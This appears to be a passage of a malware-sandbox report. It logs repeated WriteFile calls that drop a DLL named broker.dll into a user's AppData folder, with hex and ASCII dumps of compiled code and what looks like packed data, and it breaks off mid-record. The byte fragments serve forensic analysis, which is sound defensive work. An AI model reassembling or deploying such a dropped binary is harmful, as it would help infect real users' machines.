C:\Users\user\AppData\Local\broker.dll	unknown	1024	0f 84 d1 03 00 00 48 48 0f 84 df 00 00 00 83 e8 07 0f 84 4b ff ff ff 48 48 0f 85 1f 07 00 00 6a 02 5e 66 f7 85 80 00 00 00 10 08 74 74 39 7d 6c 75 0d 83 45 7c 04 8b 45 7c 0f b7 40 fc eb 40 83 7d 78 63 0f 87 42 02 00 00 8b 45 78 c1 e0 04 39 7d 68 75 21 8d 8c 05 c0 f9 ff ff 39 39 75 07 89 31 e9 8c 06 00 00 ff b5 80 00 00 00 ff 75 64 56 e9 3b 05 00 00 8b 84 05 c4 f9 ff ff 0f b7 00 50 68 00 02 00 00 8d 85 84 00 00 00 50 8d 45 28 50 e8 09 f3 ff ff 83 c4 10 85 c0 74 43 89 5d 18 eb 3e 39 7d 6c 75 0d 83 45 7c 04 8b 45 7c 0f b7 40 fc eb 23 83 7d 78 63 0f 87 ce 01 00 00 8b 45 78 c1 e0 04 39 7d 68 0f 84 c8 04 00 00 8b 84 05 c4 f9 ff ff 0f b7 00 88 85 84 00 00 00 89 5d 28 8d 85 84 00 00 00 89 45 74 e9 51 06 00 00 39 7d 6c 75 0c 83 45 7c 04 8b 45 7c 8b 40 fc eb 22 83	HH.....K...HH.... j.^f.....tt9}lu..E .E . @ ..@.}xc..B...Ex...9}hu!..... .99u..1.....udV.;.....Ph.....P.E(P.....tC.].>9}lu..E .E . @..#. }xc.....Ex...9}h.....](.....Et.Q...9} u..E .E . @..".	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1c 00 00 83 c4 0c eb 10 8b 80 c8 00 00 00 8b 4d 08 0f b6 04 48 83 e0 08 80 7d fc 00 74 07 8b 4d f8 83 61 70 fd c9 c3 83 3d 10 9f 17 01 00 75 12 8b 44 24 04 8b 0d c8 49 07 01 0f b6 04 41 83 e0 08 c3 6a 00 ff 74 24 08 e8 8b ff ff ff 59 59 c3 55 8b ec 83 ec 10 ff 75 0c 8d 4d f0 e8 b5 59 fe ff 8b 45 f0 83 b8 ac 00 00 00 01 7e 13 8d 45 f0 50 6a 10 ff 75 08 e8 1d 1c 00 00 83 c4 0c eb 10 8b 80 c8 00 00 00 8b 4d 08 0f b6 04 48 83 e0 10 80 7d fc 00 74 07 8b 4d f8 83 61 70 fd c9 c3 83 3d 10 9f 17 01 00 75 12 8b 44 24 04 8b 0d c8 49 07 01 0f b6 04 41 83 e0 10 c3 6a 00 ff 74 24 08 e8 8b ff ff ff 59 59 c3 55 8b ec 83 ec 10 ff 75 0c 8d 4d f0 e8 3d 59 fe ff 8b 45 f0 83 b8 ac 00 00 00 01 7e 16 8d 45 f0 50 68 07 01 00 00 ff 75 08 e8 a2 1b 00 00 83 c4 0c eb 12 8b 80 c8 00	M....H....}.t. .M..ap...=.....u..D\$.!l... .A...j..t\$.YY.U.....u.. M...Y...E.....~..E.Pj..u..M....H....}.t. .M..ap...=.....u..D\$.!l... .A...j..t\$.YY.U.....u.. M..=Y...E.....~..E.Ph.....u	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	2a 00 00 00 33 c9 88 5d fc c6 45 fd 00 41 8b 45 e8 6a 01 ff 70 04 8d 55 f8 6a 03 52 51 8d 4d fc 51 56 ff 70 14 8d 45 e8 50 e8 20 bb ff ff 83 c4 24 85 c0 0f 84 6f ff ff ff 83 f8 01 75 06 0f b6 45 f8 eb 0b 0f b6 4d f9 33 c0 8a 65 f8 0b c1 80 7d f4 00 74 07 8b 4d f0 83 61 70 fd 5e 5b c9 c3 83 3d 10 9f 17 01 00 75 10 8b 44 24 04 8d 48 bf 83 f9 19 77 11 83 c0 20 c3 6a 00 ff 74 24 08 e8 c5 fe ff ff 59 59 c3 cc cc cc cc cc cc cc cc cc 51 8d 4c 24 04 2b c8 1b c0 f7 d0 23 c8 8b c4 25 00 f0 ff ff 3b c8 72 0a 8b c1 59 94 8b 00 89 04 24 c3 2d 00 10 00 00 85 00 eb e9 55 8b ec 83 ec 38 53 57 ff 75 08 8d 4d c8 e8 48 4d fe ff 8b 45 10 8b 7d 0c 33 db 3b c3 74 02 89 38 3b fb 75 2d e8 3a 4a fe ff 53 53 53 53 53 c7 00 16 00 00 00 e8 b2 49 fe ff 83 c4 14 38 5d d4 74 07 8b 45	*...3.]..E..A.E.j..p..U.j.RQ. M.QV.p..E.P.\$....o..... u...E....M.3.e...}.t.M..a p.^[...=....u..D\$.H....W... .j..t\$......YY.....Q.L\$.+#...%.....;f...Y.....\$.-.U....8SW.u..M..HM...E ..}.3.;t..8;u-:J..SSSSS..... ..l.....8}.t.E	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	40 03 01 83 f8 78 75 0a c7 05 c4 a9 17 01 02 00 00 00 39 7d 10 7e 41 8b 4d 10 8b c3 49 80 38 00 74 08 40 3b cf 75 f5 83 c9 ff 83 c8 ff 2b c1 01 45 10 8b 55 18 3b d7 7e 2c 8b 45 e4 8b ca 49 80 38 00 74 08 40 3b cf 75 f5 83 c9 ff 83 c8 ff 2b c1 03 d0 89 55 18 eb 12 83 7d 10 ff 7d d4 33 c0 e9 c2 02 00 00 83 fa ff 7c f4 8b 0d c4 a9 17 01 83 f9 02 0f 84 f9 01 00 00 3b cf 0f 84 f1 01 00 00 33 c0 40 3b c8 75 d6 39 7d 1c 89 7d d8 75 08 8b 0e 8b 49 04 89 4d 1c 39 7d 10 74 08 3b d7 0f 85 9a 00 00 00 39 55 10 75 08 6a 02 58 e9 75 02 00 00 3b d0 0f 8f 6d 02 00 00 39 45 10 7e 04 6a 03 eb e9 8d 45 e8 50 ff 75 1c ff 15 2c 41 03 01 85 c0 74 8a 39 7d 10 7e 29 83 7d e8 02 72 e0 80 7d ee 00 8d 45 ee 74 d7 8a 50 01 84 d2 74 d0 8a 0b 3a 08 72 04 3a ca 76 b1 40 40 80 38 00 75	@....xu.....9).~A.M...l. 8.t.@;u.....+.E..U.;~,.E. ..l.8.t.@;u.....+...U....} ..}.3..... ;.....3.@;u.9).}.u....l.. M.9}.t;.....9U.u.j.X.u...; ..m...9E.~.j...E.P.u...A... t.9).~).}.r.}...E.t.P...t.. ..r.:v.@.@.8.u	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	16 00 00 00 e8 9e 2e fe ff 83 c4 14 38 5d fc 74 07 8b 45 f8 83 60 70 fd 33 c0 eb 74 56 8b 75 f4 39 5e 08 75 3a ff 75 0c 50 e8 92 00 00 00 59 59 eb 41 0f b6 d1 f6 44 32 1d 04 74 1a 40 8a 10 3a d3 74 3e 0f b7 c9 0f b6 d2 c1 e1 08 0b ca 39 4d 0c 75 0b 48 eb 1d 0f b7 d1 39 55 0c 74 0d 40 66 0f b6 08 0f b7 c9 66 3b cb 75 c7 0f b7 c9 39 4d 0c 75 0e 38 5d fc 74 17 8b 4d f8 83 61 70 fd eb 0e 38 5d fc 74 07 8b 45 f8 83 60 70 fd 33 c0 5e 5b c9 c3 6a 00 ff 74 24 0c ff 74 24 0c e8 37 ff ff ff 83 c4 0c c3 cc cc cc cc cc cc cc cc cc cc 8d 42 ff 5b c3 8d a4 24 00 00 00 00 8d 64 24 00 33 c0 8a 44 24 08 53 8b d8 c1 e0 08 8b 54 24 08 f7 c2 03 00 00 00 74 15 8a 0a 83 c2 01 3a cb 74 cf 84 c9 74 51 f7 c2 03 00 00 00 75 eb 0b d8 57 8b c3 c1 e3 10 56 0b d8 8b 0a bf ff fe fe 7e	8].t.E..`p.3.tv. u.9^u::u.P.....YY.A...D2..t. @...t>.....9M.u.H....9 U.t.@f.....f,u....9M.u.8].t. .M.ap...8].t.E..`p.3.^[.j.. t\$.t\$.7.....B.[...\$.d\$.3..D\$.S.....T\$...t.....t..tQ.....u...WV.....~	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a0 06 fe ff 8b 4d f0 e9 df f6 fd ff 8b 4d f0 83 c1 18 e9 b7 fb fd ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 d4 09 fe ff b8 04 0b 07 01 e9 72 06 fe ff 8d 4d f0 e9 91 f5 fd ff ff 75 ec e8 1a 11 fe ff 59 c3 8b 54 24 08 8d 42 0c 8b 4a e8 33 c8 e8 a7 09 fe ff b8 38 0b 07 01 e9 45 06 fe ff ff 75 f0 e8 f5 10 fe ff 59 c3 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 82 09 fe ff b8 64 0b 07 01 e9 20 06 fe ff 8b 4d f0 e9 f0 0e fe ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 5f 09 fe ff b8 e8 0b 07 01 e9 fd 05 fe ff 8d 4d d8 e9 1f fb fd ff 8b 54 24 08 8d 42 0c 8b 4a ac 33 c8 e8 3c 09 fe ff b8 24 0c 07 01 e9 da 05 fe ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 21 09 fe ff b8 20 0f 07 01 e9 bf 05 fe ff cc cc cc cc cc cc cc cc cc cc cc a1 00 40 03 01 05 44 56 00 00 a3 08 9e 17 01	M.....M.....T\$.B.. .J.3.....r.....M.....uY..T\$.B..J.3.....8... .E....u.....Y..T\$.B..J.3.... ...d....M.....T\$.B..J.. 3.....M.....T\$.. B..J.3.<...\$.T\$.B.. J.3..!..... ..@...DV.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	52 0c 6b 3e f3 00 00 00 bc 88 db 86 4a b2 00 00 31 7a 30 14 21 38 28 6e 00 00 00 00 ff 82 5e 37 0b ba ff ff 00 05 8d 62 61 7b 00 00 00 00 00 20 17 7a b3 7c 17 af 36 ec 2a 6b f2 be 20 00 15 2c 05 00 00 00 00 00 ff 00 7c a5 a5 38 9d 7d a0 ff 9d 00 00 00 ff 00 00 fd 51 00 00 00 95 7a 28 dc 00 20 19 52 e6 2b 06 bb 3d 1a 0b 26 cf 72 bf fe 46 7f 8c 3f 6e 3b 92 7c 1d ce 3d 3e c5 9f 99 aa 6e 7d 84 04 a7 79 ff 1e b0 69 1c 3b 36 7e b1 3e 7f 3b e9 ba 01 46 f7 fc a3 a3 70 40 f0 cc fe 0f 8f 67 0e 80 30 d4 46 41 c8 79 c2 dc 5f f5 a8 a6 7a 1e 66 20 00 00 00 00 6e a5 65 ea 3e 8f 9d 00 00 00 00 11 7f 18 f5 93 fc 00 00 ff ff 00 00 6b b3 8b 8a 7b 68 3c 82 00 00 eb 78 fe ca c3 20 20 00 00 00 00 00 00 e1 9e bd 3b 89 20 20 ff ff ff 00 f6 6a 49 76 40 a6 7a 7f 0e 90	R.k>.....J...1z0.!8(n..... ^7.....ba{.....z. .6.*k..8.Q...z(.. ..R.+.=.&.r..F..?n ; . =.....n}...y...i.;6-;>.; ..F....p@.....g..0.FA.y.....z ..fn.e.>.....k... {h<....x...jlv@.z...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 ff ff 00 00 ad 73 7f 00 00 fb 0d ff 90 7f e0 2e ad 3a 00 00 00 00 00 00 00 00 63 7b 00 00 20 20 00 00 00 b6 36 0e 7d 00 ff ff 30 43 0a 1e 79 f5 b7 db 7e 61 2b 92 21 b4 b2 d5 50 36 ff 88 43 f8 5b 24 45 47 59 33 a4 27 7e 25 09 10 dd 63 50 be a7 c3 9e c8 ba f8 e2 da 2f 96 50 1c 7a 52 f8 db f9 13 3c 39 a3 3b 17 96 e9 6f 79 ee 7a 0b 69 a0 f3 bb 3e fd c0 37 30 20 10 bd fd 00 00 88 d5 8c d8 a4 6e 54 00 00 00 00 00 7a 30 7c 52 8c 84 00 00 00 ff a6 29 be 65 f9 4c 3b dc ff 00 00 00 00 00 e5 2c 78 eb 1a 00 00 8a 7e 77 e7 c3 00 00 00 00 00 00 00 20 69 0e 47 80 e1 b9 05 fa 0f be 43 c0 20 00 00 00 00 00 00 39 ed 91 00 00 20 ef 7a 2b b9 8f 96 e2 f2 3c 20 00 05 3a 00 00 00 00 00 9f 7b 6d 2d 00 00 ff ff c4 c8 5f ce 20 f4 b5 9e fe 9f 3e 1a e4 ac 2e 1f db b3 3e b2 a4	S.....:.....c{..6.)...0C..y...-a+.!... P6..C.. [\$EGY3.'~%...cP..... /P.zR....<9;...oy.z.i...>..70nT.....z0 R.....)..e.L;.....x.....~W..... i.G.....C.9.... z+....< :.....{m-....._>.....>..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	1d 42 04 1e d0 00 00 20 20 00 00 00 e8 3b 1b 45 cb b0 6c 00 00 00 6e cc 53 3e 42 bc ff ff 5c 7c aa 01 b4 64 ba e1 20 20 00 00 00 2f 30 f2 6b 78 00 00 00 00 b2 11 6e 0a 04 00 00 00 00 00 00 0f 85 b9 c8 bd 25 fe 1c 3d 46 5f 8e 00 00 7f 75 17 00 00 00 00 00 00 00 00 9b 94 2a 51 88 42 31 2e 01 00 00 00 00 00 00 8d 7e ff ff 00 db 39 9e 55 00 00 38 3b 42 b1 6f 7a de 53 ed 1c 0c be 45 3d 18 55 e9 61 99 7c 19 63 7f fe b3 82 5d e0 6c 43 2a 3e bd a3 e5 4c fb b5 b2 3b bd 82 d9 2d 3e 50 4d 47 7e ba ab 59 39 d0 2f 30 57 64 29 aa e4 6a 60 8f ba f0 71 13 fe 26 0b 34 a4 bb 7f 53 4a 3a 18 7a ce 00 00 00 00 00 8a 79 21 35 58 f2 6a 00 00 00 00 f6 19 be 2a aa 3d 00 00 00 00 00 00 d4 8e 51 71 76 ff b9 00 00 7f 63 7e 5d 22 ff ff 20 20 00 00 00 c5 2e 82 be 20 00 00 00	.B.....;E..l...n.S>B... \\...d..../0.kx.....n....%..=F_...u..... *Q.B1.....~.....9.U..8;B.o z.S...E=.U.a. .c....].IC*>... L...;...- >PMG~..Y9./0Wd)..j'.. .q.&.4...SJ:z.....y!5X.j..*=.....Qqv.....c~]"..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	00 00 62 79 89 e3 c0 d3 23 73 99 3e b4 ce 00 00 00 00 ff ff a2 95 33 00 00 dd d9 2a 1b b0 9a 7c fc 72 00 00 00 00 00 00 00 00 97 03 00 00 00 00 ff ff 00 83 e8 8b be 00 00 00 17 2d dc b7 bb 0a 92 95 b9 34 b5 ad cb 46 de ec 7a 06 29 06 50 15 31 db 2b fb 07 39 92 0c 27 21 20 ff fd 3b 6a af 70 6e 3e af 33 b9 35 97 4b 1f fd 45 42 79 26 4a 6e c0 e6 90 0b ff ba 0c f3 f3 37 eb 59 3d 06 73 c9 05 7f 0c 41 f5 4b ee 14 55 75 00 00 7c 9e 08 e0 c3 3e bd 00 00 00 00 ff db 24 a5 10 6d ec ff 00 00 00 70 86 71 46 31 bd 33 e6 00 00 00 20 20 00 46 3d 74 ef 5e 00 00 26 34 4b 3c e1 00 00 00 00 00 ff ff 00 2a 68 5f ce ad 1c 42 fe bc 82 65 bb 00 00 00 00 00 00 00 fe e8 ce 00 00 00 85 39 4a 3e db 72 4e d6 cf 00 20 86 fa 20 00 00 00 00 b2 3f 75 52 00 00 00 00 8c 3d 9d fb 6b c5 38	..by.....#s.>.....3....*.. . r.....-4...F..z..).P.1.+..9..! ..j.pn>.3.5.K..EBy&Jn..... ..7.Y=.s...A.K..Uu..>... ...\$.m.....p.qF1.3.... .F=t ^..&4K<.....*h_...B...e..9J>.rN.... ..? .. uR.....=.k.8	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 83 7f cf 76 7a 2e c0 74 9f 09 39 d6 da 4e 8a 00 cd 91 6b ad 31 7c ea 88 85 dc 3b fd 32 1a e5 26 83 97 4b e5 3b 1e 7f 38 3c e4 e5 4b 46 49 6d 29 64 5e 9b 20 9b 5e bb dd 33 0a 87 90 a5 17 69 79 0e 92 59 e2 59 d8 85 3c 3a 83 0e e3 4a 4d 8b 60 00 00 00 7e 35 15 7f 6b 32 3d 00 00 17 7b 18 d6 5a ba 00 00 00 00 00 a2 38 3a 3f e1 bf 3d 49 00 00 00 00 e6 9e 78 6e 41 20 20 00 00 ff ff 60 33 51 33 bf ff ff 42 33 25 3d 87 17 61 2e 76 43 76 3a 00 00 00 00 00 00 00 95 1b 43 00 00 00 00 00 20 f0 f3 bd 06 87 03 79 c9 bb 20 00 00 2d 75 00 00 87 05 fa 89 20 20 00 00 00 8f c3 79 1b cb 9e 16 75 3f ad 68 3d 4b 0d ba 5c ab 6d b6 0d 7f 80 76 bf 90 7c 3f 30 2e 18 be fd cc b8 45 35 0d 61 35 75 82 44 5f 6b c8 2b 7d bb b4 c3 1a 3f 18 17 0c 3b a9 f7 75 0a 56 9e 21 e0 45 ed	vz..t..9..N....k.1;.2 ..&..K.;..8<..KFIm)d^..^..3.. ...iy..Y.Y..<....JM.`...~5..k2 =...{..Z.....8:?.= .....xnA ....`3Q3...B3%=-.a.vCv:....C.....y..-U.....y....u?..h=K..l.m....v..]? 0.....E5.a5u.D_k.+}.... ?...;..u.V.!E.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ab 00 00 ea 9d ff 00 00 bc 00 be ea a5 92 00 2a ff 00 4d 00 d6 00 00 38 f8 cc 00 83 05 e4 ff ff 05 ec 4c ff 00 89 00 4a ac 00 ff 00 00 c2 00 00 00 00 00 a5 61 8e 00 00 a0 c8 00 b1 4b c5 94 c5 96 ff ff ff 00 ed 00 00 00 ea ad eb 00 ff 7e 00 00 ff ef ff 00 f8 00 d9 00 00 ff 24 00 00 00 ff b5 00 ac ff eb f8 ff 84 00 00 ff 00 55 00 00 ff ea ea 00 b6 00 29 8b 3c bc ff 00 ff f5 00 ff ba ff d9 00 00 00 00 00 08 55 ff 00 ff bb 00 00 00 ec 00 00 ff b1 00 be ff 9c eb 4c ea 1c 00 ad ff ff a2 ee 00 00 00 00 00 ff 00 00 12 00 00 00 ff 00 ff 00 fd 22 00 be ff 0b b8 00 9c ff f9 00 00 00 00 ff 00 ff eb 00 00 ff 00 b1 d1 9e ba 00 00 f1 ff ff b3 00 00 b0 00 ff de 6e 23 f4 fe 4a ff ff ec 00 c2 af ff d4 ff ff 00 7b ff 1b 00 00 ff 00 00 66 00 ff 00 00 b7 84 00 00 00 ff 91 00	*..M....8.....L...J.....a..... K.....~..... .\$.....U.....).<U.....L..... ".....n#..J.....{..... ..f.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ae 7d 58 6e 6a b0 72 8b e3 35 2f c1 7d e4 3b 8d c3 ed af 85 73 da 73 63 3c 97 46 45 cb b3 26 a9 cd b9 bc d9 80 60 e9 62 a5 11 5e 7a ff 3d d4 ef b2 98 ee ae 22 e9 c9 fd bb b1 ee 00 00 87 c1 36 c8 7d 60 22 00 00 20 20 00 6d e1 2f fe 23 90 00 00 00 00 e6 5d bd 5b b9 6a 7a aa 00 00 00 ff ff ff f0 9b ad 44 a7 ff ff f4 4d ba b3 d4 ff ff ff 00 00 00 00 00 03 5c 66 ac d9 38 d9 be 7f 28 2d 96 00 20 20 00 00 00 00 ba c6 db 00 00 00 55 b0 35 aa 76 fe af 3a cb 00 00 35 77 00 00 00 ff ff a5 9d b9 e9 00 00 00 00 79 94 ad c9 52 f2 c8 73 86 22 5a 4e 34 86 3b 68 cb ee 27 a8 77 1a 79 92 53 d4 eb ec 27 3b 19 e1 f9 3f b4 bd 2b 3a f4 8d d0 8d f5 25 7a 14 7d ca 6c f0 2e 3c db 2c 13 68 10 7f b7 bc 28 f3 5b 00 7e 12 f7 98 21 c3 31 f7 d7 bd 9f 66 2a 7f 38 61 e3 ff ff 00 00 00 00	}Xnj.r..5/.;.....s.sc<.FE.. &.....`b.^z.=....." ...6.}"...m./.#.....].[jzD...M.....\f.8...(-U.5.v.: ...5w.....y...R..s."ZN 4;h..'w.y.S...;?...?..+;.... .%z.}l.<.,h....{[.-...!1. ...f*.8a.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	f6 00 00 00 95 2b 7a 9c 3b 69 b0 00 20 0f 0d 95 cc 54 91 20 00 00 00 00 7e 5a 3e c6 7b b2 54 eb 20 20 00 00 7b b8 f3 e4 eb 00 00 ff ff 00 00 af 35 24 a0 19 00 00 b8 0a 06 99 7a 10 de 9a a0 e1 36 e0 00 00 00 00 00 00 00 00 14 3b ca 20 20 00 00 00 00 00 e1 68 1f 8f 59 15 66 92 d4 00 00 00 7e db 00 00 5c d1 7e 6a 20 20 20 20 20 03 e2 1b bd 3c 39 ec 78 76 13 3c 25 7a 2d 92 00 33 76 b8 8b 98 3d c4 fd 3e a7 35 d9 11 e6 7f 62 6e be 4a 1a d2 9e e2 bb 73 7d 4f 7c e7 bf bb fb 79 77 1f 1a b1 6c ba 42 cf ba e9 89 7f 1a c7 6a fc a8 3b a3 ce 20 32 55 98 e7 66 3e f0 2a b9 9b 3a 20 00 00 00 38 5b 4d e1 97 9e 79 00 20 20 00 00 00 7f 42 bf 76 0f 78 00 00 79 ba 7d 78 4c 64 18 47 00 00 00 00 00 20 20 20 a4 9d 3b cb 14 20 00 00 00 00 00 00 f2 8d 0e f8 14 ff ff 00 6d 7e 93 0c	+z.;i..T.~Z>.{.T. ..{.....5\$.....Z. ...6.....;.h..Y. f.....~...l~j<9.xv.< %z...3v...=...>.5....bn.J.....s }O ...yw...l.B.....j.;.. 2 U..f>.*.: ...8[M...y.B. v.x..y.}xLd.G..... ;;;.m~..	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ba 5f 8e 86 a2 00 00 00 00 00 ff ef 7e 76 71 ff b2 a1 69 1f 11 bb d6 ff 00 d8 a4 15 00 00 00 00 00 00 00 00 e5 bd ec 90 7a 0d b2 66 84 00 ff ff 00 00 00 00 85 2d 00 00 00 57 de 3a 08 00 ff 3f 68 20 83 cb c4 3d 73 55 0b 76 79 68 22 bf c7 db 8b 9b 80 ea 03 b9 8b 67 6b 5b 85 f9 a8 f3 72 a4 bb 1f e0 c6 81 6f e5 0c cb cb 6c 35 2e 53 68 09 3e ec 6a 55 40 a7 18 78 ab a3 b8 85 45 94 11 55 6b 7b 22 79 7b 49 e5 10 7e 43 c1 f4 3d 9b 6e 0f ff ff ff 00 00 ea 06 84 69 db 7f ff 00 00 20 20 b9 ff 6b e1 cd 1c 00 00 20 20 00 00 19 01 68 12 04 e3 38 ae 00 00 7a cf a0 56 a1 00 00 20 20 00 00 00 00 2a a4 61 7a 8a 00 00 00 00 20 20 00 c7 90 ca be ec 8b 6d 22 92 5a 25 bb 00 00 00 10 f2 bd 20 20 4b 5c 6e 7e fd ad 17 41 5c 00 00 00 00 00 75 71 00 00 00 20 30 7b 0d 41 20 00 00 00	~vq...i.....z.f.....~...W:...?h ...=sU.vyh".....gk[...r.....o.....l5.Sh.>jU@..x ...E..Uk{"y{[.~C..=n..... ..i......k......h...8. ..z..V... ..*..az.....m".Z%..... Kln~...A\... ..uq... O{A ...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	33 2e 25 98 e2 ee 6d f2 8d b3 51 92 a1 11 ad 0f b9 14 6c 7b cd 5b 53 ba 9c b5 ff 64 81 46 0a 59 d1 b4 3b 45 36 a2 4d a6 b5 64 65 00 00 20 3e 14 94 81 2d f7 39 20 00 c0 a8 bd 09 73 fd 00 00 00 00 00 5e b1 3c 18 d6 46 77 b3 00 00 00 00 35 6d e1 61 5d 00 00 20 20 00 00 dc 5b ad 9c 06 00 00 3b 1e 10 b8 9b bc 9b db 6b 3e 2e bf ff ff 00 00 20 20 00 00 ea b0 8f 00 00 00 00 00 00 00 c2 aa 16 bc 39 f6 d5 ed af 00 00 00 31 a8 00 00 96 94 48 b9 00 00 00 00 ff 04 8f 35 94 a5 71 85 13 ca a2 67 86 03 7f f6 27 08 c6 5e 95 43 03 73 25 b1 ff b7 a3 1f bd 31 5a 38 b3 b8 83 5e 65 17 69 ba b3 db 7f 3e f2 47 35 37 d0 39 83 9f 0c 7a 59 fc 39 7e 30 d2 95 3f 34 56 08 2a 82 43 75 46 79 59 85 9d 82 c3 8b 73 cf b5 ff 00 00 00 17 ef 23 b9 32 70 3b 00 00 00 ff ff 00 4f 2d f4 1b f6 57	3.%...m...Q.....l{[S....d.F .Y.,E6.M..de..>...-9s^<.,Fw.....5m.a].. ... [.....k>.....9.....1.....H.... ...5..q...g....'.^..C.s%..... .1Z8...^e.i....>.G57.9...zY.9 ~0..? 4V.*.CuFY.....s.....#. 2p;.....O-...W	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ec fe ff 85 48 4a 2e ea ff c6 ab 00 72 bb ff 00 9b 61 4a ff af ff 00 c2 00 00 ff 00 ff ec ec ff 00 bd aa 07 d2 6e 91 b0 ff ff fb fa ea 00 00 ff 00 00 25 b4 ff 8b 45 ff 7d 00 00 00 96 7e 00 fd 00 ff 6a 00 33 ac fd f4 ff ff ff b1 4d ff ea 00 ff b8 ff ff ff 50 49 ff ae 00 00 d0 4c f9 00 ff 00 ea d3 19 00 fc 00 fc fb 45 ff 00 00 ff 00 00 eb 61 00 ff 9e ff 86 00 ff ff ea 00 00 49 00 ff ce 00 00 00 ff ff 00 bb ff 8a 00 00 2f c8 00 00 00 eb 00 ff 00 df 00 c8 bf 00 c8 fe ad e9 04 97 f6 93 ff 00 ff 00 ff 00 fe eb 00 ff ff ee ff 00 ff 00 9a ff 00 ff 09 00 26 ff f4 f8 00 c4 ea 00 ff 09 0a 61 00 00 ff 00 00 00 ff 00 be ff 00 00 00 ff 47 32 9c 00 00 fd d6 80 00 1c 00 ff 00 d1 00 00 ff bc ed 00 9a 92 f4 bd f4 ee 32 8d a3 ff fd 00 ff 00 bd eb fb ff ff 00 fb 00 00 cd	HJ.....r...aJ.....n.....%...E.)... ~...j.3.....M.....Pl... ..L.....E.....a.....l...../.....&.....a..... G2.....2...	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	97 a9 f8 97 34 3e 53 c1 81 df 0b dd f5 51 47 b7 bd 23 cf ae 9c ff ff 00 00 00 00 ac 2a fc 06 e2 4a 1a 00 00 bb 5d 31 d1 48 e2 00 00 00 00 20 20 00 00 d0 5b 88 39 7f bd c0 46 00 00 00 00 00 00 ff 14 e0 a9 a5 14 ff ff ff 3c 08 0a 57 78 00 00 0c 55 dd 80 11 b0 7a 10 f2 46 60 2d 20 20 00 00 20 2e 22 c3 20 ff ff 00 87 b3 3d 38 a6 92 7d 4e d0 00 00 00 00 00 ff 31 8f ff 00 5b 01 7c c4 00 20 20 00 00 20 20 00 7e c9 9e 55 2a 9a aa db b3 55 7f 9f e6 e2 b2 ac 9c c4 d4 7a ad ca 1e c7 f9 ba 2b 2a 10 61 fe 70 1f f4 38 6b fa 78 e7 f8 32 89 2e b7 b2 f6 27 bb 3f 47 84 4e 44 90 a5 9f 49 0b c8 fe 92 ec c5 ba dc 33 fc 7f a1 23 70 1b 38 ff f4 0b 69 f8 04 b6 d7 00 00 00 00 00 00 00 6f d1 c6 dd 3e 2e ec 00 00 00 ea 8a 20 a1 dd ef 00 00 bd 6d 38 5c 05 01 14 21 00 ff ff 00 00 91	4>S.....QG..#.....*. ..J....]1.H..... ..[9...F..<..Wx...U....z..F`- .. ".=8..}N.....1...[.]. .. ~..U*...U.....z.....+*.a.p..8k.x..2.....'? G.ND...l.....3...#p.8.. .i.....O...>.....m8\...!.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	32 3a 7a e3 9a 70 40 6d 33 1e 90 0f fe 9b 1f a0 51 ae bb de b5 71 cd b4 ce df 21 99 38 22 38 82 7d 00 00 00 00 00 00 00 00 ff fc fd f2 3d 74 77 00 00 00 00 ff ff 20 76 77 3b 76 75 30 20 ff ff 2f 76 2e 2c 2d 79 2a 40 20 20 fb 12 14 bb e1 00 00 00 00 ff da d9 de 85 d9 ff 20 20 20 d8 79 1f 1e 11 13 10 11 16 ca d7 ba 20 00 00 00 00 00 d4 52 4d 00 00 4c 4f 48 4f 4e db 09 33 08 00 00 00 ff ff 00 00 00 5a 79 00 00 00 00 00 00 00 04 4e 4f 0c 20 20 20 3e 0d 0a 8e 8d bb 8c 85 84 96 ef 56 d9 ef 79 63 a5 78 07 e6 98 c1 47 3d 75 3c 03 12 04 7b 5a a5 43 6c 5f f5 b1 25 22 bd 1b 61 5e 2b d6 fd 47 17 5f 68 de 36 fc d2 e5 2a 79 cf 0b eb 2b 32 ca 88 4e 6f ab 30 95 7b 68 a8 f8 1c a9 6e fa 9f 14 d9 6a 20 00 13 3f e7 ee 7b 7f f0 00 20 20 00 00 dc b1 08 0b df 79 00 00 00 00 7f	2:z.p@m3.....Q...q...!8" 8.).....=tw..... vw;vu0 ..v,-y*@y.....RM..LOHO 